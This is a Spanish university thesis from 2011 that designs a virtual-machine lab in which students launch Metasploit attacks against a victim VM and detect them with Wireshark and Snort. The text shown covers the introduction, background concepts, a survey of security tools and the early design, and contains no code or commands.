Departamento de Informática

PROYECTO FIN DE CARRERA

DESARROLLO DE UN ENTORNO PARA PRÁCTICAS DE SEGURIDAD INFORMÁTICA

Autor: Andrés Cárdenas Parra

Tutor: Jorge Blasco Alís

Leganés, Octubre de 2011

Título: Desarrollo de un entorno para prácticas de seguridad informática.
Autor: Cárdenas Parra, Andrés.
Tutor: Blasco Alís, Jorge.

EL TRIBUNAL

Presidente: _____

Vocal: _____

Secretario: _____

Realizado el acto de defensa y lectura del Proyecto Fin de Carrera el día __ de _____ de 20__ en Leganés, en la Escuela Politécnica Superior de la Universidad Carlos III de Madrid, acuerda otorgarle la CALIFICACIÓN de

VOCAL

SECRETARIO PRESIDENTE

A mi madre y hermano.

Agradecimientos

De manera muy especial quiero agradecer a mi madre y hermano, quienes siempre han estado a mi lado para brindarme apoyo, a pesar de todos los tropiezos que han surgido por el camino.

También quiero agradecer a mi tutor, Jorge Blasco Alís, por su dedicación, apoyo incondicional y constante ayuda en todo el desarrollo del proyecto, así mismo me gustaría agradecer a José María de Fuentes García-Romero de Tejada, quien me ha brindado su ayuda cuando ha sido necesario.

También doy las gracias a todos mis compañeros de la universidad, por los momentos vividos y su compañía.

Por último y no por eso menos importante, doy las gracias a todas las personas que participaron en la revisión y calificación de este proyecto, muchas gracias por su colaboración.

Resumen

En la actualidad, la seguridad de la información cobra más importancia cada día, tanto en el ámbito empresarial como personal. Así como la seguridad informática avanza a pasos agigantados, siempre hay detrás personas malintencionadas con el objetivo de obtener beneficios de las diferentes vulnerabilidades de los programas para acceder a información confidencial u obtener el control de otros ordenadores.

Teniendo en cuenta lo anterior, se considera necesario que las personas que cursan estudios relacionados con la informática tengan un contacto directo con el mundo de la seguridad informática, con el fin de obtener una mejor preparación. Es importante que logren comprender el funcionamiento de programas que aprovechan los errores de programación, conocidos como vulnerabilidades. Estos errores son aprovechados para la ejecución de ataques informáticos. Un ataque exitoso de este tipo puede tener graves consecuencias, como por ejemplo la obtención de información confidencial o cometer actos delictivos. También es importante mostrar a los alumnos las técnicas para la realización de estos ataques y las diferentes formas de evadir los sistemas de detección de intrusos.

En este proyecto se ha diseñado una infraestructura de máquinas virtuales que permite la realización de prácticas en el ámbito de la seguridad informática. Con la realización de estas prácticas los estudiantes podrán realizar ataques bajo un entorno de trabajo controlado, teniendo acceso al código fuente de los exploits que serán usados. También será necesario realizar captura de paquetes que circulan por una red, analizarlos y comparar con el código fuente para poder ver las diferentes técnicas de ataque y explotación de vulnerabilidades. Este entorno controlado se ha creado con el uso de un sistema de virtualización, que facilita la creación de una red interna sin restricciones como podría ser por ejemplo una red universitaria. Para finalizar el estudiante deberá usar un sistema detector de intrusiones para identificar el momento en que son producidos estos ataques. Además se ha realizado una evaluación para determinar el tiempo y la dificultad que suponen.

Palabras clave: Seguridad informática, vulnerabilidad de programas, desbordamiento de búfer, prácticas académicas, máquinas virtuales.

Abstract

Currently, information security becomes more important every day and in any environment, whether in a corporate or personal level. Although security advances rapidly, there are always malicious people trying to obtain benefit from the different vulnerabilities of programs to gain access to sensitive information or gain control of other computers.

Given the above, it is necessary that people who are studying computer-related studies have direct contact with the world of computer security, to get better preparation. It is important to understand how malicious programs take advantage of programming errors, known as vulnerabilities, to execute attacks. A successful attack of this kind can have serious consequences, such as obtaining confidential information or commit criminal acts. It is also important to show the students the techniques used to make these attacks and the different ways to evade intrusion detection systems.

During this project, an infrastructure of virtual machines that allow the execution of various tests in the field of computer security has been designed. With the implementation of this infrastructure, students will carry out attacks under a controlled environment, having access to the source code of the exploits to be used. It is also necessary to capture packets on a network, analyze and compare to the source code to identify the different attack techniques and vulnerability exploitation. This controlled environment is created using a virtualization system, which facilitates the creation of an internal network without restrictions, as could be for example, a university network. To finish the laboratory assignment, the student must use an intrusion detection system to identify when these kind of attacks are produced. In addition, an evaluation has been made to determine the time and difficulty involved.

Keywords: Computer security, software vulnerability, buffer overflow, academic practices, virtual machines.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1

INTRODUCCIÓN Y OBJETIVOS

1.1 Introducción

Actualmente el uso de ordenadores esta globalmente extendido a todos los ámbitos de la vida, desde una casa para realizar tareas cotidianas, o entornos empresariales, en donde son usados, tanto para el manejo de sus clientes como para el manejo de datos personales y los servicios que se prestan.

Por esta razón, la seguridad de los sistemas de información se ha visto reforzada debido a los diferentes datos que se manejan, ya que pueden ser datos considerados confidenciales o simplemente para evitar ser víctimas de posibles fraudes. Se puede considerar que el dinero es la motivación principal para realizar estos actos delictivos.

Así como la seguridad aumenta, también lo hacen los ataques a los diferentes sistemas, ya sea para obtener el control de los mismos, denegar el servicio o escalar los privilegios. En la realización de estos ataques frecuentemente los atacantes se aprovechan de los posibles fallos que puede tener un programa. En la actualidad la complejidad de las aplicaciones que se desarrollan es mayor, lo cual dificulta la realización de pruebas muy detalladas y facilita la aparición de este tipo de errores.

Por eso es de vital importancia que los estudiantes de informática sean preparados lo mejor posible. De esta manera, serán capaces de detectar, prevenir y detener este tipo de ataques a los sistemas informáticos que disponemos en nuestras casas u oficinas.

Para poder obtener los conocimientos mencionados anteriormente, se ha diseñado una práctica en la cual los alumnos tuvieran un contacto directo con ataques informáticos. Los alumnos tendrán la posibilidad de interactuar con herramientas que permiten realizar ataques y pruebas de penetración. Con el uso de este tipo de herramientas, los alumnos pueden apreciar con mayor claridad y profundidad el funcionamiento de los diferentes "exploits" que aprovechan vulnerabilidades del software. Además, los alumnos, tendrán la posibilidad de mirar con detenimiento el código fuente de los mismos, logrando así un mejor aprendizaje y comprensión en materia de seguridad informática.

Para que los alumnos puedan conseguir el objetivo de la práctica es necesario que realicen análisis de tráfico de red, por tanto también estará disponible una herramienta que permite capturar paquetes que circulan por una red y analizarlos. Las herramientas de este tipo son llamadas *Sniffers*, incluso algunas de ellas además de capturar paquetes permiten el filtrado de paquetes lo cual facilita su análisis. Mediante el uso de este tipo de herramientas y una configuración correcta de las tarjetas de red, es posible capturar los paquetes generados por herramientas para la auditoría de seguridad informática. Además, también es posible realizar un mejor análisis de los diferentes exploits comparando los paquetes capturados con el código fuente de los mismos.

Se debe tener en cuenta que los creadores de exploits tratan de evitar a toda costa ser detectados por los muchos sistemas de seguridad, como lo pueden ser los antivirus, sistemas de detección de intrusos o incluso firewalls. Se ha incluido el uso de un sistema detector de intrusiones basado en red para detectar los ataques, que sin este tipo de sistemas, podrían pasar inadvertidos para el administrador / responsable de seguridad. Estos sistemas permiten la creación de reglas de detección y generación de alertas. Con esta actividad se ayuda al alumno a comprender mejor cómo se realiza la creación de exploits que no sean detectados por este tipo de sistemas. Además, su contraparte, el desarrollo de mecanismos que sean capaces de detectar ataques que intentan pasar desapercibidos. Siendo esto un complemento muy importante para las personas que se dedican a garantizar la seguridad informática en la actualidad.

Para la creación del entorno de pruebas se ha usado un software de virtualización. De esta manera es posible obtener los privilegios sin necesidad de afectar a los sistemas que soportan la infraestructura creada.

1.2 Objetivos

En esta sección se exponen los objetivos que tiene la realización de este proyecto así como también los objetivos que deberían ser conseguidos por parte de los alumnos una vez realizada la práctica.

1.2.1 Objetivos del proyecto

El objetivo de este proyecto es la creación y desarrollo de un entorno controlado que permita con total libertad la ejecución de exploits sin afectar los sistemas que lo soportan. Un ejemplo podrían ser las aulas de Linux pertenecientes a la universidad Carlos III de Madrid en Leganés.

Una vez definido el objetivo principal de este proyecto se proponen los siguientes objetivos secundarios:

- Crear una máquina virtual que permita la ejecución de ataques exitosos.
- Crear una máquina virtual que permita implementar medidas de protección ante ataques basadas en un IDS.
- Seleccionar un conjunto de ataques, estudiarlos y auditarlos.
- Desarrollar el conjunto necesario de reglas de Snort para detectar los ataques seleccionados.
- Crear una infraestructura virtual basada en las máquinas mencionadas anteriormente.
- Diseñar una práctica que se ajuste en tiempo para su ejecución en una clase de práctica y en conocimientos a ser alcanzados por los alumnos.

1.2.2 Objetivos de la práctica

El objetivo final del proyecto es el diseño de una práctica que permita a los alumnos realizar pruebas en un entorno controlado, donde se podrá aprender el uso de herramientas de auditoría y el proceso de detección de ataques.

Una vez definido el objetivo principal de la práctica se proponen los siguientes objetivos secundarios:

- Lanzar ataques sin el temor de la posibilidad de afectar a los sistemas del centro de estudios.
- Los alumnos aprenderán y comprenderán más a fondo la seguridad informática, sus aplicaciones y su necesidad real.
- Aprender técnicas de evasión de sistemas de seguridad y su contraparte, los sistemas que dificultan la evasión.
- Los alumnos podrán implementar mecanismos capaces de detectar ataques aunque se hayan usado técnicas de evasión de sistemas de seguridad.

1.3 Estructura de la memoria

Para facilitar la lectura de la memoria, se incluye a continuación un breve resumen de cada capítulo.

En el Capítulo 1 se realiza una introducción al proyecto y se muestran los objetivos que se pretenden conseguir tanto de este proyecto, como de la realización de la práctica por parte de los alumnos.

En el Capítulo 2 se expone todo el proceso de análisis que se ha realizado para la ejecución de este proyecto, incluyendo antecedentes, el estado del arte y una descripción general del sistema que se pretende conseguir.

A continuación, en el Capítulo 3, se expone todo lo relacionado con el proceso de diseño del sistema, pasando por la arquitectura, el análisis de cada uno de los *exploits* y la creación de las reglas necesarias para su identificación.

Seguidamente en el Capítulo 4, se explica el proceso que fue necesario realizar para la implantación y el despliegue del entorno que se pretendía construir con este proyecto. Se explica la instalación de las máquinas virtuales, la configuración de la red virtual y los scripts de ejecución y de envío de resultados que se crearon.

El Capítulo 5 muestra un esbozo del guión de prácticas que debe ser entregado a los alumnos antes de la realización de la práctica. Se explica el trabajo que se debe realizar tanto en clase como fuera de ella.

En el Capítulo 6 se muestran todas las pruebas realizadas a las reglas que se construyeron para la detección de exploits y una prueba de viabilidad de ejecución de la primera parte práctica en el aula de clase.

En el Capítulo 7 se exponen las actividades relacionadas con la gestión del proyecto y análisis económico del proyecto.

Para finalizar, en el Capítulo 8 se encuentran las conclusiones del proyecto, análisis de cumplimiento de objetivos y las posibles líneas de desarrollo a futuro.

Capítulo 2

ANÁLISIS

En este Capítulo serán expuestos aquellos detalles referentes a la base del conocimiento sobre la cual el proyecto se encuentra desarrollado.

2.1 Antecedentes y conceptos

En esta sección se describen los conceptos de vulnerabilidad, exploit y carga útil. Estos son necesarios para entender el resto de este documento.

2.1.1 Vulnerabilidades de programas

Una vulnerabilidad es un error de software, hardware o configuración que permite a un atacante ejecutar código arbitrario. En actualidad, la protección ante vulnerabilidades se dificulta debido a la complejidad de los sistemas existentes, aplicaciones personalizadas y la movilidad de los usuarios[1].

Para conocer las vulnerabilidades existentes, hay a disposición de cualquier persona bases de datos dedicadas para tal fin, en donde es posible encontrar toda la información relacionada a cada vulnerabilidad que se descubre. Los datos más comúnmente encontrados en estas bases de datos son: el nombre identificativo de la vulnerabilidad,

programa(s) afectado(s) (incluyendo las diferentes versiones), severidad, posible solución, referencias y fecha en la cual fue dada a conocer.

A continuación se listan algunas de las bases de datos que tienen información acerca de vulnerabilidades y que están disponibles públicamente.

- **The Open Source Vulnerability Database (OSVDB)**
  Esta es una base de datos abierta mantenida por los usuarios registrados en la misma. El objetivo es brindar información precisa detallada, actualizada e información técnica acerca de todo tipo de vulnerabilidades [2].

- **Common vulnerabilities and exposures (CVE)**
  Más que una base de datos es un diccionario con los nombres de las diferentes vulnerabilidades donde se le asigna un identificador único a cada una de ellas. Estos identificadores facilitan la identificación y la forma de compartir información relacionada con cada una de las vulnerabilidades. Además de estos identificadores incluye también una breve descripción y referencias a información relacionada a cada vulnerabilidad [3].

- **Microsoft Security Bulletin (MSB)**
  Es una base de datos construida y mantenida por Microsoft que tiene toda la información relacionada con las vulnerabilidades de sus productos, desde el paquete Office hasta la familia de sistemas operativos Windows Server. Además de una descripción de las vulnerabilidades, también incluye los parches que se deben instalar para corregir dicho error y proteger el software afectado [4].

- **National Vulnerability Database (NVD)**
  Base de datos del Gobierno de los Estados Unidos perteneciente al instituto nacional de estándares y tecnología (NIST) en donde se encuentra también información relacionada a vulnerabilidades. Para su motor de búsqueda hacen uso de los identificadores creados por la ya mencionada CVE [5].

2.1.2 Exploits

Desde siempre han existido personas inescrupulosas que desean aprovechase de las debilidades para sacar provecho, el caso de la informática tampoco es la excepción. Para poder acceder a información privilegiada o confidencial, este tipo de personas se valen de los posibles errores que pueden tener los programas y así poder aprovecharse, es entonces cuando surgen los exploits.

Un exploit es un fragmento de código que se aprovecha de las vulnerabilidades de otros programas para conseguir su objetivo, ya sea obtener el control de una máquina, obtener permisos que no debería o realizar un ataque de denegación de servicio.

Uno de los primeros casos registrados, es el mencionado por Microsoft en el boletín de seguridad (MS98-011) en el que se corrige una vulnerabilidad de análisis gramatical de *JScript* [6]. Existía una vulnerabilidad en el explorador web de Microsoft, Internet Explorer 4.0, que permitía a un atacante ejecutar código arbitrario cuando era incrustado en una cadena de caracteres larga.

Existen varias formas de clasificar exploits, que a continuación se explican:

- Remotos: aquellos exploits que funcionan a través de una red sin la necesidad que el atacante tenga acceso físico a la máquina atacada. Uno de los exploits usados en este proyecto funciona remotamente.
- Locales: requieren que el atacante haya tenido un acceso físico previo a la máquina para poder incrementar los privilegios como si fuese un administrador de sistema.
- Aplicaciones cliente: son aquellos que se envían a la aplicación cliente, ya sea por ejemplo, por medio de un servidor web o por correo electrónico. En algunos casos es posible que el éxito del exploit sea debido al uso de técnicas de ingeniera social cuando se requiere interacción con la víctima. Siete de los exploits empleados en este proyecto funcionan con aplicaciones cliente.

Según el objetivo que tenga un exploit es posible distinguir diferentes tipos, los más comunes son los siguientes:

- Denegación de servicio: un ataque que causa que el servicio normal a clientes legítimos se vea afectado y no pueda ser prestado.
- Obtención de privilegios: ataque en el cual la persona que lo realiza obtiene privilegios mayores a los que debería, llegando incluso a obtener permisos de administrador o súper-usuario de un ordenador.

También existen diferentes métodos para llevar a cabo un exploit de manera exitosa. Por ejemplo, uno de los más comunes de realizar estos ataques es usando la técnica de desbordamiento de búfer (*Buffer Overflow* en inglés), la cual consiste en aprovecharse del poco o ningún control de un programa sobre la cantidad de datos que se copian en la memoria asignada (búfer). Cuando se sobrepasa la cantidad de bytes que se han asignado, los bytes que sobrantes son escritos en zonas de memoria adyacentes, permitiendo alterar el orden de las instrucciones a ejecutar. Otros de estos métodos son: Cross Site Scripting, Inyección SQL, etc.

2.1.3 Carga Útil

Este concepto en el mundo de Internet tiene dos definiciones. La primera es referente a los que van incluidos en cada paquete que es transmitido por una red. Estos datos no tienen en cuenta la información relacionada con las cabeceras ni la información de origen y destino. En pocas palabras es el total de bytes que tienen la información útil que se quiere transmitir. De ahí su nombre en español, aunque normalmente se usa su correspondiente inglés “payload”.

La segunda definición y es la que se usará en este documento, hace referencia a la información contenida en un paquete que se transmite en una red de ordenadores sin tener en cuenta cabeceras ni información de origen y destino que lleva el código a ejecutar después de haber aprovechado una vulnerabilidad.

Una vez que se ha ejecutado un exploit de forma exitosa, es posible enviar a la víctima diferentes payloads para la realización de diferentes tareas: obtención de información, descarga de archivos, ejecución de programas, etc.

2.2 Estado del arte

En esta sección se muestra algunas herramientas relacionada con la seguridad informática, así como también, trabajos y prácticas en de la UC3M relacionadas con este proyecto.

2.2.1 Herramientas de seguridad

En la siguiente sección se realiza un análisis de las herramientas de seguridad que pueden ser utilizadas para la creación de una práctica de seguridad en sistemas de información.

2.2.1.1 Metasploit Framework

“Metasploit Project” es un proyecto que brinda información acerca de vulnerabilidades de programas y seguridad, además ayuda en la realización de pruebas de penetración (*Penetration Testing*). Este proyecto es llevado a cabo por la empresa Rapid7 y su herramienta más conocida es **Metasploit Framework** [7]**.** Esta herramienta está destinada al desarrollo y ejecución de exploits con víctima remota. Cuando en este documento se haga mención a Metasploit, se hace referencia a la herramienta y no al proyecto en el cual está enmarcado, a menos que se indique lo contrario.

En sus inicios Metasploit fue creado usando el lenguaje de programación *Perl* [8] pero luego fue completamente reescrito en el lenguaje de programación *Ruby*[9].

Metasploit puede ser usado como herramienta para pruebas de seguridad de sistemas de computación con el fin de protegerlos, pero a su vez también puede ser usado con fines no legítimos e ilegales, lo cual puede generar controversia.

Metasploit está destinado para el uso de diferentes roles profesionales de diferentes ámbitos laborales los cuales se comentan a continuación:

- *Penetration tester*: encargados de probar la seguridad de redes ante ataques externos como internos.
- Consultores de seguridad: los cuales pueden realizar pruebas con los sistemas de sus clientes y así brindar a sus clientes un informe completo con las debilidades y fortalezas.
- Administradores de seguridad y de red: pueden probar sus propias redes para conocer los estados de las mismas.
- Ingenieros de control de la calidad: ayuda a identificar las diferentes vulnerabilidades de los sistemas que desarrollan.
- Desarrolladores de IDS e IPS: ayuda al entendimiento y la creación de reglas para sistemas IDS e IPS.
- Estudiantes: Ayuda aprender cómo trabajan los atacantes y al diseño de infraestructuras tecnológicas que prevengan ataques exitosos.

En la actualidad Metasploit Project tiene a disposición 3 diferentes versiones según las necesidades:

- Metasploit Framework: versión gratuita para la realización de pruebas en cualquier entorno.
- Metasploit Express: incluye una interfaz gráfica, flujos de trabajo de pruebas de seguridad, búsqueda automática, ataques de fuerza bruta y explotación inteligentes, recolección de evidencia y de informes. El precio de esta versión es de USD$3.000,00 por usuario y año.
- Metasploit Pro: incluye además, la consola Metasploit Pro, ataques a aplicaciones web personalizadas, campañas de ingeniera social, colaboración de equipo y reportes personalizados. El precio de esta versión deber ser consultado por el interesado.

Figura 1. Ediciones Metasploit

2.2.1.2 Tcpdump

Es una herramienta en línea de comandos para el análisis de tráfico de red. Permite la captura de paquetes en tiempo real. Esta herramienta hace uso la librería libcap para la captura de paquetes. Tcpdump funciona en la mayoría de sistemas UNIX y en Windows (en este caso usa la librería wincap en lugar de libcap) [10].

Figura 2. Logo tcpdump

2.2.1.3 Wireshark

Wireshark (antes llamado Ethereal) es un analizador de tráfico de red de código abierto que permite al usuario realizar captura de paquetes que circulan por una red. Además de la captura, permite analizarlos y buscar de forma rápida e interactiva paquetes aplicando diferentes criterios.

Wireshark es muy parecido y cumple con prácticamente las mismas funciones que el analizador *tcpdump*, pero su gran diferencia y ventaja es la interfaz gráfica de la que dispone. Esta interfaz permite realizar búsquedas y análisis de una manera mucho más amigable e intuitiva. Para su correcto funcionamiento la tarjeta de red usada debe soportar "modo promiscuo". En este modo, la tarjeta de red permite el paso de todos los paquetes que son recibidos, en lugar de solo los paquetes que van dirigidos a esa tarjeta de red (modo normal) [11].

Figura 3. Logo Wireshark

Wireshark será de gran utilidad en el desarrollo de este proyecto ya que permitirá la realización de los análisis necesarios del tráfico generado por Metasploit. Además, facilitará la creación de las reglas para la detección de los diferentes exploits.

2.2.1.4 Snort

Es un sistema detector de intrusiones basado en redes (N*IDS Network-based Intrusion Dectection System*) gratuito y de código abierto desarrollado por la empresa *Sourcefire, Inc*. Es capaz de detectar posibles ataques que se realizan desde y hacia una red de ordenadores, esto es posible gracias al análisis de tráfico de red. Snort realiza análisis de diferentes protocolos de red, además de, búsqueda y detección de contenido basado en reglas [12].

Figura 4. Logo Snort

Este software al igual que Wireshark, jugará un papel muy importante en el desarrollo de este proyecto, ya que con el uso de esta herramienta se detectará cuando se produce un ataque a la máquina virtual víctima usando Metasploit.

2.2.1.5 Nessus

Nessus es un programa para la búsqueda de vulnerabilidades en diferentes sistemas operativos. Es desarrollado por la empresa *TENABLE Network Security*. Además de servir para la detección de vulnerabilidades, permite la auditoría de configuración de programas. Es posible instalarlo para que funcione en diferentes entornos de la red donde se usa, por ejemplo en la zona desmilitarizada (*DMZ en inglés*) o en toda la red [13].

Figura 5. Logo Nessus

2.2.1.6 Nmap

Nmap es un programa de código abierto para el rastreo de puertos. Es usado para evaluar la seguridad de sistemas informáticos y la detección de servicios o servidores dentro de una red de ordenadores. Nmap es capaz de detectar los puertos que se encuentran abiertos en una máquina específica, determinar servicios que se ejecutan y sus versiones [14].

Figura 6. Logo Nmap

2.2.1.7 W3af (Web application Attack and Audit Framework)

Es un proyecto que pone a disposición de los usuarios varias herramientas de explotación de vulnerabilidades dedicada a aplicaciones web, como pueden ser analizadores de cabeceras y analizadores *HTML*[15].

Figura 7. Logo W3af

2.2.1.8 Nikto

Nikto es una herramienta para la realización de pruebas a servidores web. Nikto lleva a cabo pruebas de los errores más conocidos de los diferentes servidores web del mercado, así como también pruebas de configuración de los servidores web donde es usada. Nikto fue desarrollado por Chris Sullo, que actualmente es moderador de la base de datos de vulnerabilidades OSVDB [16].

Figura 8. Logo página web Nikto

2.2.2 Trabajos relacionados

En muchos casos las herramientas son unidas para formar suites de seguridad, con el objetivo de facilitar el trabajo de los analistas o auditores de seguridad. En algunos casos estas suites son presentadas como una distribución de Linux que no es necesario ser instalada (*conocidas como versiones LIVE*). A continuación se muestran algunas de estas suites:

2.2.2.1 Backtrack:

Es un sistema operativo basado en la distribución de Linux Ubuntu la cual contiene herramientas de pruebas de penetración y auditoría, pudiendo ejecutarse de manera que no es necesario instalar el sistemas operativo en un ordenador (Live CD)[17].

De las herramientas mencionadas en la sección anterior, Backtrack incluye: Metasploit, Nmap y Wireshark.

Figura 9. Logo Backtrack

2.2.2.2 CORE IMPACT Pro

Es un software de pruebas de penetración desarrollado por CORE Security Technologies que es capaz de emular posibles ataques en un entorno real y dejar al descubierto posibles problemas críticos en la seguridad del entorno en el cual se ejecutó[18].

CORE IMPACT Pro no incluye ninguna de las herramientas mencionadas en la sección anterior, debido a que usa las herramientas propietarias de la empresa desarrolladora.

Figura 10. Logo CORE IMPACT Professional

2.2.3 Prácticas relacionadas

En la universidad Carlos III de Madrid se realizan prácticas que están relacionadas con el ámbito de la seguridad informática. A continuación se muestran las que tienen una mayor relación con la práctica que se pretende crear en este proyecto y una breve descripción de las mismas.

2.2.3.1 Práctica Analizadores de red

Esta práctica se imparte dentro de la carrera de "Ingeniería Técnica en Informática de Gestión" y ha sido diseñada para la asignatura "Seguridad y protección de la información". Uno de los cursos en los cuales se impartió dicha práctica fue en el año académico 2008/2009.

El objetivo de esta práctica es que el alumno aprenda el manejo de dos analizadores de red: tcpdump y Wireshark. Esta práctica está compuesta de dos ejercicios que se enumeran a continuación:

1. Análisis de red local
    a. Descubrimiento de la topología de red utilizada en los laboratorios
    b. Descubrimiento de contraseñas
    c. Seguridad en servicios de webmail
    d. Seguridad de algunos servicios de nivel de aplicación
2. Análisis de red remoto
    a. Captura de tráfico en ordenador ajeno
    b. Envenenamiento ARP

Teniendo en cuenta esta práctica y la que se pretende lograr con este proyecto, se puede determinar que son complementarias. Tanto, que para la realización de la práctica desarrollada en este proyecto es necesario que el alumno haya realizado previamente esta práctica. Se puede observar que la diferencia entre las dos prácticas radica en el alcance de ambas. Durante la realización de esta práctica se realiza únicamente análisis de paquetes capturados, mientras que en la práctica con Metasploit se da un paso más allá, llegando a usar el análisis de los paquetes para la realización de reglas que detecten exploits.

2.2.3.2 Práctica Sistemas de Detección de Intrusiones

Esta es una práctica diseñada para la asignatura "Seguridad Y Protección De La Información" en la carrera "Ingeniería Técnica en informática de Gestión", uno de los cursos en donde se impartió dicha práctica fue en el año académico 2009/2010.

El objetivo de esta práctica es que el alumno aprenda el manejo y funcionamiento de un sistema de detección de intrusiones (IDS): Snort. En esta práctica los alumnos deben

responder a un cuestionario. El cuestionario solo podrá ser rellenado con la ejecución de este sistema de detección de intrusiones, la lectura del manual y la creación de reglas sencillas que permitan detectar paquetes que cumplan las especificaciones que se indican.

Si comparamos esta práctica con la que se pretende crear en este proyecto, es posible observar que el alcance de ambas es diferente. En la práctica con Metasploit se llega incluso a la detección de ataques. Mientras que en esta práctica se definen reglas para la detección de patrones previamente definidos y se crea tráfico específico con estos patrones. En esta práctica no se llega a realizar ataques a sistemas reales con vulnerabilidades reales. Se debe tener en cuenta que es necesario que los alumnos realicen esta práctica previamente a la realización de la práctica con Metasploit.

2.2.3.3 Seguridad en entornos Web

Esta práctica fue diseñada para la asignatura "Seguridad en Sistemas Distribuidos" de la carrera "Ingeniera Superior en Informática", fue impartida en el curso académico 2009/2010.

El objetivo de esta práctica es que el alumno analice la seguridad de un servidor web dado en forma de máquina virtual y tome las decisiones necesarias para garantizar la seguridad del mismo.

Una vez finalizada la práctica los alumnos deberían ser capaces de:

- Identificar las amenazas que afectan a los sistemas operativos, aplicaciones para la prestación de servicios y aplicaciones web.
- Identificar las consecuencias del aprovechamiento de las amenazas que se explican en el enunciado.
- Implementar los controles necesarios para asegurar que la información dada por los usuarios sea utilizada únicamente para los fines previstos y que el servidor web proporcionado en forma de máquina virtual no sea usado para realizar tareas para las cuales no fue diseñado (envío de *Spam,* por ejemplo).

La práctica se divide en tres partes, que se explican a continuación:

1. **Sistema operativo**
   El alumno tiene que detectar y arreglar los problemas de seguridad derivados de la instalación y configuración del sistema operativo siguiendo las especificaciones dadas en el enunciado.

2. **Aplicaciones para la provisión de servicios**
   En esta segunda parte el alumno debe detectar y arreglar los posibles problemas de seguridad que se originan de la configuración de las aplicaciones dedicadas a la prestación de servicios. En el caso de esta práctica se emplean: *Apache-Tomcat y MySQL Server.*

3. **Aplicación web**

> En esta parte, el alumno tendrá que realizar los cambios necesarios para mejorar la seguridad de la aplicación web que se incluye en la máquina virtual dada, modificando los ficheros de código fuente que componen la aplicación (ficheros JSP). Los cambios a realizar deben seguir las pautas dadas en el enunciado de la práctica.

Comparando esta práctica con la que se pretende conseguir en este proyecto, podemos ver que en esta práctica se solucionan las vulnerabilidades a través de nuevas configuraciones, o parches de software. En ningún momento se llega a utilizar un sistema que detecte los propios ataques, sólo se solucionan los posibles problemas que puedan existir desde su origen.

2.3 Descripción general del sistema

A continuación se da una descripción a alto de nivel del esquema final del entorno de prácticas que se espera obtener con el desarrollo de este proyecto.

Lo primero que se espera poder obtener con las máquinas virtuales es la posibilidad de realizar tareas que, en un entorno normal no es posible realizar debido a las políticas de seguridad que cumple la universidad. Se precisan de mínimo 3 máquinas virtuales para poder cumplir con los objetivos y que el alumno puede realizar las configuraciones necesarias.

Una vez definido el sistema de virtualización, se debía seleccionar la máquina virtual víctima, aquella contra la cual se lanzarán los ataques. Para esta selección se tuvieron en cuenta varios factores: cantidad de exploits, facilidad de ataque y estabilidad con múltiples ataques continuos.

Posteriormente se define la máquina virtual atacante, desde esta máquina es posible realizar ataques, detectar puertos abiertos, captura y análisis de paquetes. Para su selección de tuvo en cuenta que el sistema operativo debía ser gratuito, fácil de usar y estable.

Para finalizar con el sistema de máquinas virtuales, se debía disponer de una máquina virtual que sirviese como como sistema detector de intrusiones, IDS (*Intrusion Detection System*). Desde esta máquina se realiza la detección de paquetes, para determinar si se produce o no un ataque. Para su selección de tuvo en cuenta que el sistema operativo debía ser gratuito, fácil de usar y estable.

Capítulo 3

DISEÑO

Este Capítulo muestra el proceso de diseño seguido para obtener el la infraestructura necesaria para la realización de la práctica en un aula de clase.

3.1 Arquitectura

En esta sección se explica la arquitectura que se ha definido para la realización de la práctica, definiendo las máquinas virtuales necesarias y la red virtual.

3.1.1 Arquitectura objetivo

En esta sección se describe la arquitectura que se pretende buscar para obtener el entorno ideal para la realización y detección de ataques, independientemente de su forma de implementación.

Es necesario disponer de tres máquinas, ya sean virtuales o reales:

1. **Máquina Atacante**: la cual dispondrá del software necesario para la realización de ataques.

2. **Máquina Víctima**: esta máquina recibirá todos los ataques realizados desde la máquina atacante. Dispondrá de software vulnerable.
3. **Máquina Detectora:** será la encargada de detectar cuando se produce un ataque a la máquina víctima. Esta máquina dispondrá del software necesario para funcionar como software detector de intrusiones.

Las tres máquinas necesarias deben estar conectadas por medio de una red de ordenadores como se muestra en la siguiente figura:



Figura 11. Esquema de red objetivo

3.1.2 Definición de la Máquina Víctima

Para poder cumplir con el objetivo de este proyecto es necesario determinar el sistema operativo que se usará para ser atacado usando Metasploit. Para determinar este sistema operativo se tuvieron en cuenta los sistemas operativos más usados y con mayor número de exploits disponibles en Metasploit. Por tanto la selección se realizó tomando como referencia los sistemas operativos Microsoft Windows en cualquiera de sus versiones y Linux en cualquiera de sus distribuciones. A continuación se muestra el número total de exploits contenidos en Metasploit y el número total exploits para cada uno de estos sistemas operativos:

	Total	Porcentaje
Exploits contenidos en Metasploit	838	100,00%
Microsoft Windows	615	73,39%
Linux	42	5,01%
Otros sistemas operativos	181	21,60%

Tabla 1. Porcentaje de exploits por sistema operativo contenido en Metasploit

Se decide que la máquina a usar debe tener instalado un sistema operativo basado en Windows de Microsoft. Para poder determinar cuál de los sistemas operativos de la familia Microsoft Windows, se optó por seleccionar el que más uso tuviese al momento

de comenzar el proyecto. Por esta razón se realizó una búsqueda de información acerca del uso sistemas operativos, donde se obtuvieron los siguientes datos [19].

